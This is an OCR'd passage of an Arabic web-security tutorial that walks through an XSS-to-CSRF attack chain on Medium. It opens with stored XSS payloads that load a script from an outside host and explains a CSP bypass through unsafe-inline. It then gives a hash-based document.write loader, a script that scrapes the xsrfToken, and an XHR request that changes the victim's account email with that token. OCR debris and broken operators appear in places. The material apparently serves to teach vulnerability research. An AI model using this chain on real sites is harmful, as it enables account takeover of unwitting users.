src=http://xxe-me.esy.es/xss.js></script><img src=x
onerror=myFunction();>","name":"\"><script
src=http://xxe-me.esy.es/xss.js></script><img src=x
onerror=myFunction();>","author":{"@type":"Person","name":"abdullah.test1","url
":"https://medium.com/@abdullah.test1"}}</script><meta
name="twitter:app:name:iphone" content="Medium"><meta
name="twitter:app:id:iphone" content="828256236"><meta
name="twitter:app:url:iphone" content="medium://p/6c98f1e159ca"><meta
property="al:ios:app_name" content="Medium"><meta
property="al:ios:app_store_id" content="828256236"><meta
property="al:android:package" content="com.medium.reader"><meta
property="al:android:app_name" content="Medium"><meta property="al:ios:url"
content="medium://p/6c98f1e159ca"><meta property="al:android:url"
content="medium://p/6c98f1e159ca"><meta property="al:web:url"
content="https://medium.com/@abdullah.test1/script-src-goo-gl-9li8mf-script-img
-onerror-myfunction-src-x-6c98f1e159ca"><link rel="alternate"
href="android-app://com.medium.reader/https/medium.com/p/6c98f1e159ca" /><meta
```

ثغرة ال CSRF (تكمله...)


- في الصورة قد غيرت إسم الموضوع الى حقن ملف JSمن خارج السيرفر . ويحتوي على alert(1337)x لو الأن شغلنا الموقع يجب أيضاً ان يظهر صندوق نص يحتوي على 1337 . لكن لو شغلت الصفحة الأن لن يعمل الباي لود !؟ لماذا ؟!؟ . بسبب وجود CSPتمنع تشغيل ملفات JS من خارج الموقع .
- ما هي CSP؟
- CSP هي مختصر ل Content Security Policy ومعناها وثيقة أمن المحتوى ووظيفتها بتحديد إرشاد ات للمتصفح بكيفية تشغيل المحتوى ومصدره مع الخطوط او الصور او السكربتات . في أكثر الحالات حتى لو وجدت XSS لن تستطيع تشغيلها ما لم تتخطى CSP الأمر في بعض الأحيان صعب لكن في هذه المرة كان سهلاً علي تخطيها لوجود خطأ في اعدادها . بحيث الكود الأول تم تشغيله في نفس الصفحة لكن حين نستدعي سكربت من خارج السيرفر سوف يقوم بالرفض . لذلك فالحقن في الصفحة غير محمي ب nonce وهو رقم او عبارة عشوائية تحدد ما يجب تشيغله في الصفحة في موقع medium لم يتم تحديد nonce فيمكن تشغيل اي سكربت في الصفحة .
- وهذا خطأ شائع قد تم ذكره في مؤتمر hack in the box بواسطة اثنين من مهندسين جوجل الأمنين .
- ومن السلايدات هذا السلايد الذي يتكلم عن السبب في حصول تخطي .

ثغرة ال CSRF (تكمله...)



ثغرة ال CSRF (تكمله...)

- وكانت CSP الخاصة بموقع Medium في الصورة



ثغرة ال CSRF (تكمله...)


- التخطي تم عن طريق وجود ال header باللون الاصفر لاحظوا انه تم استخدام unsafe-inline والتي تسمح لجافا سكربت بالعمل في نفس الصفحة لو كان تم استخدام nonce لكان من الصعب جداً وليس المستحيل جعل الاستغلال يعمل .
- تجميع الافكار
- بعد ان جمعت المعطيات الان لنبدأ بعمل الاستغلال الصحيح وكل فكرة سنقوم بطرح المعطيات وحلها كما ياتي :

المعطيات	الحل
وجود CSP لا يمكن استدعاء سكربت خارجي	السكربت يجب ان يكون كله في الصفحة
وجود SOP تمنع تغيير الايميل من طلب خارجي	يجب ان يتم الطلب من داخل الموقع نفسه
طول الاستغلال محدود وقصير لا يمكن استعماله	تنفيذ سكربت قصير يستدعي سكربت طويل من احدى خواص الصفحة
مشاكل في كتابة الاستغلال على الموقع	تجريب الاستغلال محلياً ثم تنفيذه على الموقع

ثغرة ال CSRF (تكمله...)

- كتابة الاستغلال
- بعد ان قمنا بجمع المعلومات الان سنستعمل الجافا سكربت لكتابة الإستغلال كاملاً
- اولاً : يجب ان نقوم بسرقة ال Token لعمل طلب CSRF لتغير الايميل
- ال Token موجود في الصفحة باسم xsrfToken في احدى وسوم السكربات .

ثغرة ال CSRF (تكمله...)




ثغرة ال CSRF (تكمله...)

- لذلك سنقوم بعمل دالة تبحث عن ال Token وتخرجه برسالة alert لنتأكد من العمل قمت ببرمجة الدالة وكالأتي :

```
<html>
<head>
 <script>
function myFunction() {
var str = document.body.innerHTML;
var n = str.lastIndexOf('xsrfToken');
var result = str.substring(n + 12);
if(result.length > 16){ result = result.substring(0,16);
alert('Your token is ' + result);
}
}
</script>
</head>
<body>
xsrfToken":"HZuv9jqWJvnqO0pF"
<img src='x' onerror='myFunction()'>
</body>
</html>
```

ثغرة ال CSRF (تكمله...)

- هذا السكربت في ملف html عادي لنجرب اذا كان الكود سيتم تنفيذه لكن سنشرح بعض خصائصه سيكون سهل الفهم على من يعرف لغة JS حين يتم تنفيذ الكود عن طريق وسم IMG في ONERROR سوف يقوم السكربت بالبحث في نص الصفحة الحالية على كلمة xsrfToken ويقوم بعدها بقراءة ما بعد هذه الكلمة ب12 مرتبة حسب طول الكلمة والفوارز (حتى يتم إظهار ال Token فقط) الى نهاية الصفحة ومن ثم يحسب طول ال Token الذي هو 16 فيقوم باظهار 16 حرف فقط واهمال الباقي . وبعد تشغيله نحصل ع لى :




ثغرة ال CSRF (تكمله...)

- الإستغلال الأولي يعمل بشكل صحيح الأن لنجربه في الموقع . هذا الكود طويل سوف نقوم بعمل قراءة لهاش الصفحة وتحميله عليه .
- لنقم بتسيمة الموضوع بالباي لود الأتي ليقوم بقراءة هاش الصفحة ثم تنفيذ الكود الطويل

```
1 &lt;script&gt;document.write(decodeURIComponent(window.location.hash));&lt;/script&gt
```

- سوف يقوم document.write بعمل كتابة للكود الجديد في الصفحة الحالية ثم يقوم بتعديل المحتوى من ال encode الخاص بالرابط عن طريق decodeURIComponent لقراءة window.location.hash وهذا هو هجوم DOM based XSSقد شرحناه سابقاً في فصل سابق . يمكنك الاطلاع عليه .

ثغرة ال CSRF (تكمله...)




ثغرة ال CSRF (تكمله...)

- سيبقى هذا السكربت مخزن في قواعد البيانات لذلك سيكون stored XSS يقوم بقراءة الرابط في كل مرة بدون الحاجة الى تجديده .الأن نقوم بتحميل السكربت على هاش الصفحة بعد # الرابط كالاتي:

```
https://medium.com/@abdullah.test1/script-src-goo-gl-9li8mf-script-img-onerror-myfun
ction-src-x-6c98f1e159ca#&lt;script&gt;function myFunction(){var str = document.bod
y.innerHTML;var n = str.lastIndexOf('xsrfToken');var result = str.substring(n + 12);
if(result.length &gt; 16) {result = result.substring(0,16); alert(result); }&lt;/scr
ipt&gt;&lt;img src=x onerror="myFunction()"&gt;X
```

ثغرة ال CSRF (تكمله...)

- بعد الدخول على الرابط سيتم اظهار ال Token




ثغرة ال CSRF (تكمله...)

- ثانياً : الان نقوم بعمل السكربت الذي سيقوم بارسال طلب تغير الايميل مع استخدام ال Token الذي وجده في الصفحة

```
<script> function myFunction() {
 var str = document.body.innerHTML;
 var n = str.lastIndexOf('xsrfToken');
 var result = str.substring(n   12);
 if(result.length > 16) {result = result.substring(0,16); alert('Your token is '   res
 var xhr = new XMLHttpRequest();
 xhr.open('PUT', 'https://medium.com/me/email');
 xhr.setRequestHeader('Content-Type', 'application/json');
 xhr.setRequestHeader('X-XSRF-Token', result);
 xhr.onload = function() {
  if (xhr.status === 200) {
  alert('ok');
 } } ;
 xhr.send(JSON.stringify({"email":"abdullah.test1@gmail.com"}));
} </script>
<img onerror="myFunction();" src=x>
```

